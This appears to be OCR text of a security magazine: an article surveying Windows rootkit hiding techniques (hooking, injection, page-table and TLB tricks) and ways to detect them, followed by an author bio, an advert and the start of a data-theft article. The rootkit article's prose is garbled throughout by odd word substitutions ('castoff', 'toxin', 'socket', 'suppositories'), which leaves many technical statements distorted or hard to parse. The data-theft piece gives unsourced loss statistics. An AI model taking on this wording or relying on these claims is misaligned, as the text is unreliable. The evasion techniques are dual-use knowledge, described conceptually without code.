


Figure 2. *Competence Map of the Rootkit*

BUS ADDRESS TRANSLATIONS
The numerous System and Control Busses on the system are focus to layers of address translation beforehand they can directly and right of entry to the Physical Memory. Consequently, the Rootkit discovery resolutions that are built on DMA (Direct Memory Access) access can hypothetically be subverted.

PROCESSOR CACHES
The processor upholds a copy or cache of data and code for performance motives. These CPU Caches can occasionally be toxin to encompass the voided data. Such toxin can be castoff to masquerade code or data in a manner that cannot be discovered by the ordinary memory access procedures.

TABLE BASE REGISTERS
The position of the system tables, such as the IDT (Interrupt Descriptor Table) are preserved as an address in a CPU Register. If the CPU Register is reformed, the entire table can be stimulated somewhere else in system memory. Also if this base address is not integrity checked, a Rootkit might be able to transport the complete table deprived of the original table is being altered. Accordingly, the Rootkit would be able to transform the recently engendered table deprived of recognition.

TRANSLATION LOOKASIDE BUFFERS (TLB)
The Virtual Memory Addresses is translated into Physical Memory Addresses by Page-Tables. These Page-Tables are cached for performance motives into the Translation Lookaside Buffers. Specific Rootkits will toxin the TLB in a manner that permits memory to be subverted then again persist unobserved. Such Rootkits can make direct reforms to the object code. On the supplementary pointer, these variations are not distinguished by consuming ordinary memory reads. As a consequence, integrity checks be unsuccessful to perceive the alterations.

EXCEPTION BASED CONTROL FLOW MODIFICATIONS
To circumvent altering code bytes directly, a Rootkit can instead transform data in a manner that will persuade an omission. For an instance, a Rootkit might zero out a number that is castoff in an integer divide process, triggering a divide-by-zero exception. This exception is trapped by the Rootkit and countenances it to intercept regulator flow at the socket of the divisional instruction. This governor is acquired deprived of consuming to patch the original code and is instead persuaded only by building a data state alteration.

BREAKPOINTS
These are a manners for Rootkits to reason an exception to befall on a memory or code address. These can be directly positioned into the code bytes as Breakpoints or interrupt instructions and/or they can be persuaded via Debug Registers in the CPU. This permits the Rootkit to intercept the control flows at the socket of the Breakpoint addresses. These Breakpoints predominantly classifies as the Hardware and the Software.

DETOUR PATCHING
A Rootkit can position a Branching (Jumping) instruction directly into code and consequently hook to a system task. This does not necessitate the patching whichever tables in memory which is frequently distinguished. Instead of a Jump or Call instruction is sited into the definite code, consequently altering the logic flow. This consents the Rootkit to control the function in a manner that is supplementary obscure that patching a table.

PAGE-TABLES MANIPULATIONS
It control how memory is translated into Physical RAM. Alterations can be made to the Page-Tables to masquerade the code or data. Page-Table alterations are equitably unconventional and Rootkits that custom they are mostly challenging to discover. Page-Table suppositories can be castoff to masquerade entire sectors of code so that they cannot be read by consuming the ordinary data access.

KERNEL MODE THREADS
Threads can be generated in the Kernel directly and they are not concomitant with whichever process. Rootkit exposure systems that be dependent on enumeration of Threads might not acquire into account these exceptional Kernel Threads. Rootkits frequently generates the custom of Kernel Threads in their system strategies.

SUBVERTING USER-MODE PROGRAMS
Typical applications executing on a computer, be contingent on Kernel level process to query data in the system. The Rootkits that intercept actions of the applications in Kernel-Mode can effortlessly circumvent whichever form of integrity check or system immunity utility tool.

DEVICE DRIVERS
Regularly castoff with Rootkits as a modest manner to load into the Kernel. The Device Drivers contribute Rootkits every access they prerequisite to contrivance every trick. Numerous forms of Rootkits are acknowledged to be consuming a linked Device Driver.

FREESTANDING CODES
Some particular form of Rootkits will not use Device Drivers, on the supplementary pointer instead will copy code directly into main memory with no associated Device Driver. This code can be executed like whichever ordinary code and the datum it does not have a Device Driver does not thwart it from occupying. The code functions are ordinarily. This is a supreme strategy for stealth for the reason that there is no Device Driver that can be identified.

CAVERN INFECTIONS
Instead of apportioning fresh memory, a Rootkit may duplicate its binary code to the conclusion of a prestanding page. The zone at the end of every page is classically not castoff and there might be a limited hundred bytes of accessible space. This consents a detached code of Rootkit to seem to be share of a prevailing module and consequently upsurges its stealth.

INJECTED DLLS
Modest Rootkits might inject DLLs into supplementary system processes. There is no fresh process that can be identified afterward the contamination. The injected DLLs apparatuses of the Rootkit and the Rootkit tasks like a parasite in the interior of prevailing authentic system processes.

INJECTED THREADS
Additional modest evasion trick is for a Rootkit to inject a fresh Rootkit thread into an additional system process. The process will register as having a novel thread and the fresh thread will perform every Rootkit correlated processing stack. Such an outbreak does not necessitate an injected DLL and might transport an additional stealth state.

SERVICE FUNCTION HOOKING
Tables in memory retain the track of which system functions should be named for System Calls (Syscalls) or imported services. These tables can effortlessly be reformed to call a Rootkit explicit function as divergent to the original task. Rootkits that hook the tasks correspondingly can evade whichever applications that be contingent on these service calls or system calls functioning appropriately.

DATA STATE MODIFICATIONS
Rootkits can alter the data instead of binary code. Code reforms can occasionally be identified whereas the data reforms are much supplementary challenging to integrity checks. For an instance, a Rootkit can eliminate objects from an associated objects consequently eliminating the facility of System Calls (Syscalls) to enumerate those objects whichever extensive. The element in interrogation is then concealed and it is such as a system process or system file.

INTERNALLY INDUCED BUFFER OVERFLOWS
Particularly the crafted mutation in the data state can be castoff to induce a Buffer Overflow (BoF) and then sources embedded data to turn out to be the code. The code then performs Rootkit processing. The code does not prerequisite to continue neighborhood as code. The data mutation might persuade the overflow on an episodic basis or in response to a precise occurrence. The activation of the code is ingeniously camouflaged in arrears a software bug. This variety of outbreaks would be precisely challenging to identify or discover with integrity exploration.

CONTEMPORARY EXPOSURE PROCEDURES
Contemporary rootkit recognition approaches may be inaccurately classified as Signature, Behavioral, Integrity, Tailored, and Cross-View Metamorphoses. The existing state-of-the-art is tailored recognition where customized discovery approaches are urbanized based on recognized Rootkit best practices and

implementations. Despite the fact that effectiveness in contradiction of the identified Rootkits, such a tactic does not encompass to hitherto anonymous Rootkits. The most auspicious evolving revealing practice is cross-view metamorphoses, even though no comprehensive and effective implementation of this practice has yet been formed.

ROOTKIT EXPOSURE CHALLENGES

Rootkits posture numerous momentous challenges that mark the exposure is more challenging than supplementary forms of malware. Initially, the Rootkits frequently contrivance stealth apparatuses, rendering the malicious code invisible to whichever signature-based malware scanner. Subsequently, assailants installing Rootkits have characteristically gained Super-User or Administrator or Root access to the system's core. With such uppermost echelons of system privileges, the invader can deactivate, modify or supplant the discovery tools, alter the system audit logs or system logs (syslog) and or else unauthorized tamper with the system. The Signature built discovery tools may be effective against certain Rootkits prior to its comprehensive installation (as a classic instance prior to stealth process), then again these are inadequate and insignificant circumstances.

Rootkit discovery via integrity verification has its system roots in File Integrity Checkers of the 1990s (Ex: Tripwire). The indication at that point and as at the present, is that a snapshot of the critical platform or system components may be occupied at a time when the system is identified to be in a virtuous state. This system level snapshot characteristically proceeds the form of cryptographically robust mathematical crypto hashes of the critical system components. At whichever later time retro, a reliable external system may compare the contemporary system snapshot to the acknowledged virtuous state snapshot; whichever discrepancy designates a potential system compromise.

Despite the fact that the system integrity checkers have specific expediency to distinguish Rootkits, they agonize from numerous boundaries. Predominantly, the initial system snapshot must be reserved when the system is in a recognized virtuous state. Such a prerequisite may be challenging in an operational atmosphere. Subsequently, computer systems and critical system files are frequently dynamic, fluctuating and complex systems. The critical system files and the system processes frequently modify for authentic motives (from the application patch to simple ordinary execution state vicissitudes). The list of system files and system processes which do not alter is trivial and Rootkit functionality may be instigated in numerous of the system files and system processes which do modification frequently and consequently cannot be integrity checked. As a final point, the reliable system monitor must receive authentic information from the system in query.

Rootkits that alter data state (as an instance the DKOM and supplementary Kernel data structure alterations) are extensively rigid to identify. Since the data is in persistent mutability, it can be even supplementary challenging to integrity check than system processes or system files. The number of conceivable data structure states is infinite for every real-world determination, rendering integrity checking impractical. The precise explanation would be a secure OS that transports no boulevard to corrupt data in the initial point. Until such an OS is presented, the contemporary systems are being infected and requisite specific resources to authenticate data structures. Even though in philosophy the delinquent is actually challenging, the real world sampling of the Rootkits are only confronting a limited thriving and recognized structures and these can in fact, be integrity checked. This does not address newfangled and anonymous procedures, nevertheless, and is an instance of tailored recognition.

OUTLINE TO THE ROOTKIT TAILORED RECOGNITION

A tailored recognition process is precise to a Rootkit practice or implementation. In this recognition it is analogous to the approach the medical experts at the present time retro combat with the outmoded human influenza virus in the area of medicine. In this process, they wait for this year's influenza virus to transpire, then develop the vaccine precise to this year's anxiety. With Rootkits, it can be somewhat effective at identifying recognized Rootkit practices and implementations, even the utmost advanced ones. Nevertheless, as with the influenza, they are moderately otiose until they are conscious of a method or implementation.

THE TAILORED DISCOVERY PROCEDURES

KERNEL MODE DATA ANALYSIS

Discovering Kernel structures will expedite and facilitate the process finding malware masqueraded in the Kernel space, or else it is referred to as Rootkits. The subsequent eleven subclasses deliberate numerous techniques that Rootkits can be discovered by understanding how they masquerade themselves and their activities.

KERNEL DRIVER MODULE DETECTION

The enumeration of loaded device drivers and modules on a system is a key preparatory socket to Kernel level systemic analysis. Kernel shielded software will frequently challenge to masquerade the manifestation of their device driver or module consuming an imaginative diversity of procedures. The subsequent four subclasses term specific of these procedures.

UNLINKING THE DEVICE DRIVER

Unlinking the device driver from the PsLoadedModuleList in the Kernel can be identified in numerous techniques. Using off-axis deep system level scanning, the entry in the PsLoadedModuleList can be positioned in memory even nonetheless it is not in the system list. Or the device driver itself can be positioned by deep system level scanning for PE/MZ (Magic First Byte) Microsoft Windows executable signatures that are not associated to an existing system entry in the tilt. They can also be identified by deep system level scanning the thread list and observing for Kernel Threads whose starting address does not fall within whichever recognized device driver. This is symptomatic of either a device driver that has been unloaded, or a device driver that has been masqueraded. Those two circumstances can be detached by the low level profound analyzing the system memory footprint at the initial start address.

CIRCUMVENTING ENCLOSURE INTO THE SERVICE CONTROL MANAGER

Certain Rootkits masquerade by loading the device driver using SystemLoadAndCallImage with NtSetSystemInformation, then that the device driver is not fetched into the Microsoft Windows SCM (Service Control Manager). Device drivers loaded in this manner are still contemporary in the PsLoadedModuleList and can be identified by iterating this system list. If the device driver has been detached from this system list, it can be identified by consuming procedures termed in the preceding subsection.

CIRCUMVENTING THE SYSTEM LIST OF LOADED MODULS

Rootkits can be masqueraded by unlinking a system module or DLL from the system list of loaded modules in a user-mode system process or mapping it and hooked on system memory manually, then that it is on no occasion place on the system list to instigate with. If a system module has simply been unlinked from the user-mode process, a mirror-image of kernel-mode system list should still be existing that redirects the manifestation of this system module. If the system module was mapped and hooked on to the system memory manually. Then again nevertheless, the system was on no occasion conscious that it was loaded. This can be identified by profound system level scanning the memory map for enormous memory blocks of space that are not associated with a listed system module or profound system level scanning over the substances of memory observing for unlisted MZ/PE header signatures. If the system module has destroyed its own PE header and altered its memory footprint to combine itself with another module in the process, the module can be identified by equating every listed system modules with their binary image on the disk, if there is a size incongruity then this form of infection can be discovered.

HOOKING APIS

Hooking the APIs that are castoff to enumerate the system modules or system device drivers and sterilizing their fallouts are castoff to masquerade themselves. Most of APIs have an ordinary function prolog or epilog in virtually every case. Whichever unorthodoxy from this ordinary is the consequence of a hook being sited on it. The Debug Registers can also be castoff to the system hook these functions, then it will monitor them as well.

NDIS SCANNING

The NDIS (*Network Driver Interface Specification*) stack is a repeatedly target of malware for the reason that it delivers precisely low level network access. This countenances malware to both realize every network traffic transporting over the specified system (which frequent times comprises every network traffic on the entire network) and generate its individual network traffic. The NDIS was intended as an encrusted stacked system thus that applications could interface with network system devices in a generic manner. The lowest system layer is exactly the device-specific and the top-most system layers

acquire lower level to lower, hence as it move up. Someplace in this 'system stack', the malicious code will attach itself thus that it can monitor the network traffic (interception) that passes among the system layers and/or inject its own. To authenticate the integrity of the system stack, it will traverse every layer and look for unauthorized or suspicious level of code. There should only be an inadequate set of device drivers that perform in the NDIS stack and a device driver with whichever supplementary suspicious or malicious characteristics that is also hooked into this system stack would be a decent indicator of malicious movement.

SSDT TABLE POINTER ANALYSIS

The SSDT also known as the KiSystemService table is fundamentally the adhesive that attaches User-Mode APIs to Kernel-Mode APIs. When a User-Mode API call is driven, an interrupt is engendered, then again afore that the system call is made a "Syscall Number" is positioned in a CPU register to be castoff by the interrupt request (IRQ) handler to lookup which API in the Kernel is being invited. By manipulating lower level the SSDT, the User-Mode APIs can be re-mapped to either supplementary Kernel-Mode APIs or supplementary binary code entirely. This is a form of system hooking that is supplementary challenging to identify than an ordinary function system hook, for the reason that this form of system hook does not alter the system function itself.

The supplementary issue with discovering SSDT system hooks is that Syscall Numbers modify persistently among versions of Microsoft Windows and this creates it virtually awkward to perform a humble checksum on the table as an entire. There is a technique to map every User-Mode API to the lower API in Kernel-Mode that it is hypothetical to association to though. To fix this, it will parse the User-Mode segment of this system (NTDLL.DLL). The NTDLL encompasses the "Native Microsoft Windows API" which comprises of splendid sophisticated and most significantly standard-format, system wrappers around the Syscall Interrupt. By parsing every these system wrapper it can map APIs to obvious Syscall Numbers and make certain that the SSDT is acting the paraphrase decorously. If it is not performing appropriately, then it can be recognized that somewhat is hooking to the system itself.

IDT POINTER ANALYSIS AND INTEGRITY CHECK

Intel CPUs custom "Hardware Interrupts" to process and signal events. A system interrupt is one of the most rudimentary apparatus of whichever operating system and control over the system interrupts is the effective corresponding of over-all system control. When a system interrupt hooks the CPU looks up in the IDT, the system address of that interrupt's request handler. The IDT can effortlessly be altered by software as it be inherent in ordinary memory that can be altered from Kernel-Mode just like whichever other. This is predominantly hazardous for the reason that the IDT is so authoritative. To authenticate the integrity of IDT accesses they are not left with numerous options. The IDT is not system portion of the Operating System and it has no system layer beneath it that can be castoff for determinations of cross-referencing. About the IDT system entries is that they should certainly not point outside of the Microsoft Windows Kernel stack, if they do socket outside of it then they are being hooked. Then again anybody who recognizes this can attach their code or a system redirection to their code, then the inside of the Kernel to form this modest genus of revealing awkward. To resolve this it requisite to authenticate the integrity of the system Kernel, for the reason that if every IDT entries socket into the System Kernel and the Kernel is secure then every IDT system entry must be legitimate or valid.

IRP CHAIN AUTHENTICATION

IRPs or I/O Request Packets are what device drivers custom to communicate with every supplementary and with User-Mode processes. IRP chains hold every manner of sensitive information such as hooked keystrokes, network and system data, and system binary files. Rootkits and defense contrivances will frequently attach themselves into these chains hence that they can either monitor the intercepted network traffic, inject their private network traffic or both. It is not challenging for to govern what is in the IRP chain or who is able to check which I/O data packets, then again there is also no system profile for an authentic device driver in most of the key IRP system stacks that can custom to heuristically authenticate their integrity. Certain things that can check for IRP chain system entries that are not allied with a specific device driver and system call code that is just floating out in system memory by itself. This is symptomatic of either a masqueraded device driver or a portion of raw code injected into the system Kernel.

In one or the other hand, it is virtually and definitely illegitimate. If a system entry in the chain is not masqueraded, then it will be observable in our enumeration of the loaded device driver list. The only residual option then is for a portion of code to be injected into the address space of alternative device

driver, hence that it performs legitimate, even though it is not. To identify this class of code it will look for inconsistencies among the device drivers' itemized size in the memory resident device driver list and the size it prerogatives to have on the disk drive. If there is an incongruity, it can be identified the raw code segment of the device driver has been extended to permit the code injection. Nevertheless, it is conceivable that there would be enormous adequate nulled raw mode code cave spaces within an authentic device driver that a function or system stub could be injected without altering the size of the code segment. In this scenario, it can compare the raw mode code image on the system disk with the code binary image in memory. Once more if there is a disparity here, the aforesaid injection has engaged in place.

SYSTEM CALL FUNCTION INTEGRITY CHECKS

It is a non-trivial issue when emerging with software that vicissitudes versions regularly or device drivers for numerous diverse sections of hardware from correspondingly numerous diverse merchandise vendors. By defining what is authentic and what is not is precisely challenging, even when done manually. The simplest process of discovering the patches to system functions is to equate the binary image on the system disk with the binary image in memory. If they do not counterpart, somebody has tampered with somewhat. Then again what if somebody patches the binary image on system disk the similar manner that they have patched the binary image in the system memory or worse yet, hence patched the binary image on system disk permanently is the prime interrogation. To covenant with this issue is awkward in the general circumstance, then again it can be dispensed with in most circumstances for the reason that the code injectors/modernizers have a tendency to monitor well acknowledged and analogous patterns.

The simplest manner of redirecting the code flow is to place a system hook in a specific function. A system hook typically comprises of a system patch over the initial few bytes of the target function with a branch or jump into the hook function. Thus on every occasion the target is called, the function acquires the control at the first place. These can be effortlessly discovered by deep low level system scanning the initial 5 bytes of each system function for branch/jump Opcodes which will typically on no occasion perform within the initial 5 bytes of whichever system function except it has been hooked. Alternative state of affair is a static system function pointer has been altered someplace in the binary images memory, subsequently that on every occasion it attempts to call that system function, it calls somewhat else. Also it can identify this by confirming that every static system function pointers socket inside of the Kernel, and not to outward zones of the code. A supplementary standard tactic to this would be to custom to branch/jump tracing to deep low level scan for impulsive and unexpected boundaries from a system function in the Kernel to a system function in an entirely diverse zone of the system memory. There are certain occurrences in which this comportment is ordinary, nevertheless they are inadequate and can be white-listed in the investigation of scriptlet set.

REVERSE CODE ENGINEERING

The reverse engineering is the practice of analyzing a focus system to generate exemplifications of the system at a sophisticated level of intellection and it is a practice of investigation manner only. The malware analysis over the reverse code engineering process explain in this biosphere assists incident responders evaluate the severity, risk and repercussions of a state of affair that encompasses malware and plan recovery steps. The malcode forensics investigators also absorb how to recognize key physiognomies of malware exposed throughout the analysis, counting how to inaugurate pointers of compromise for scoping and encompassing the incident. The knowledge, experience and skill obligatory to reverse engineer (RE).

The software and malware reverse engineering can be split into four diverse levels:

LEVEL I

Recovery of a particular string or symbol and responder delivers automatic analysis of imported binaries and classifies suspicious strings or symbols.

LEVEL II

Single point reverse engineering of an API call, classifying system level arguments that are input to a function call, Google or MSDN to recognize system function parameter practice and view disassembly to recognize what components (Ex. CPU Registers etc…) are being castoff as system parameters.

LEVEL III

Reverse engineering of a set of system functions and branches/jumps, reverse engineering of an unknown system function consuming disassembly or binary view, branches are conditional codes that are executed if the conditions are true. The Single-Level-Jump/Branch Conditions (if), Two-Way Conditional Jumps/Branches (if – else), Multiple Conditional Jumps/Branches (the programming compilers adds alternate blocks comprising of one or additional logical checks) and Compound Conditional Jumps/Branches (checks two or additional conditions to select if it should enter a conditional raw code block.

LEVEL IV

Algorithm rebuilding and programming skills which encompasses the utilizing RE Levels I/II and III with higher chunks of disassembly transversely manifold system functions to acquire a picture of how the malware performs. It disassembling manifold system functions and data structures and designate how those system functions interrelate with one another.

Figure 3. *Level I Reverse Code Engineering*




Figure 4. *Level II Reverse Code Engineering*

For a successful malware reversing process, the subsequent phases to be performed by the malcode forensics expert:




Figure 5. *Successful Malware Reverse Engineering Process*

ABOUT THE AUTHOR

I am Sameera de Alwis. T.A.D.S. (Ph.D. and DBA as well as CEH/CHFI etc…) and I am holding more than 20+ years' of involvement in Information Technology with prominence on Information Security and IS Consulting. Key areas encompassed BCP/DR, all-inclusive Information Security Management and Technical, Enterprise Ultra Secure Cloud/Smart-SoftGrid Design, Cyber Law Advisory, Computer Forensics, Military Network (Mil-Net) and Campus-Network design, implementation etc. for both private and government (Native/Worldwide) counting numerous fortune 500 companies in the world (comprising Allianz, Petco, Walmart and Microsoft etc..). I am the Core-Founder/CEO as well as Chief Information Security Consultant of Sri Lanka/Asia Pacific region's first ever (ground-breaking) and the solitary BlackHat, Defcon, GrayHat and WhiteHat, an ISO 27001 compliance hardcore information security, consultation and ethical hacking, cyber security, cyber/computer law and digital forensics company. My business is the solitary Sri Lankan association who is provisioning as a Private Advisory and Defense Contractor such as HBGary, Mandiant for Israel Defense for Digital Security which is operating as a central hub in Tel-Aviv (Israel). You can have supplementary information on my official web site @ www.hackimpact.com or lk.linkedin.com/pub/sameera-de-alwis/9/734/588.

a d v e r t i s e m e n t

IT-Securityguard
Lets secure IT


Android Vulnerability Scan


Web Penetration testing


Secure hosting

contact: contact@it-securityguard.com
www.it-securityguard.com

PROTECT YOUR TREASURE (YOUR DATA) AGAINST THEFT AND DAMAGE

by Ernst Eder

As more company information is saved electronically there is an increase in the theft of this data. Data theft is a huge problem for every company regardless of size or location. Corporations lose billions of dollars per year as a result of data theft. Companies must be diligent in guarding against this threat. The problem is that data thieves (hackers) may come from outside a company or they may be a company's own employees.

What you will learn:

- Setting up a security management planning to achieve a thoughtful and effective process for building up and integrated information security system with continuously implement.

What you should know:

- Annually more than 6 % of the computers lose data, a total of 1.7 million jobs in Europe and 4.6 million computers in the United States. The data loss causes for U.S. entrepreneurs losses of 11.8 billion USD per year.
- 30% of entrepreneurs interrupt their entrepreneurial activity within one year after the loss of data and 70% after 5 years.
- 31% of computer users have at least once lost all data.
- 60 % of business owners who have lost all data, interrupt their entrepreneurial activity within 6 months after the accident.
- 93% of the companies for which ten or more days after the data loss, the data is not accessible (means, a restore was not possible), go bankrupt within a year. 50% of companies which remain the same time without data, go straight to bankruptcy.
- The companies that cannot recover their data within ten days, will most likely not survive, say the analysts of the Strategic Research Institute.
- To restore a hard drive can cost several hundreds or even thousands of US Dollars, and there is no guarantee that the data can be restored.

Everybody knows this from a movie or from real life: You enter a building and you got stopped by the security service engaged to protect the building and the property of the people or companies living in this building. With other words, companies spent a lot of money worldwide to protect their properties.

If something happens lists of visitors with their personal information are existing, video-cameras have stored the images of the people entering and leaving the premises with day and time of their visit. A high cost intensive security system. But what is about the real treasure of a company regardless of size or location – their stored electronically data?

Have you ever wondered about the security of the investments in a company? Not just monetary, but all the investments of information and personal details. While most people may not think about how secure their information is, or think that it is very secure, there's a strong chance it is not as safe as they might think.

THE PROBLEM – DATA THEFT/DATA LOSS

As more company information is saved electronically there is an increase in the theft of this data. Data theft is a huge

problem for every company regardless of size or location. Corporations lose billions of dollars per year as a result of data theft. Companies must be diligent in guarding against this threat. The problem is that data thieves (hackers) may come from outside a company or they may be a company's own employees.

While most organizations have implemented firewalls and intrusion-detection systems to protect their data against data thieves from outside, very few take into account the threat from the average employee that copies proprietary data for personal gain or use by another company. A common scenario is where a sales person makes a copy of the contact database for use in their next job. Typically this is a clear violation of their terms of employment.

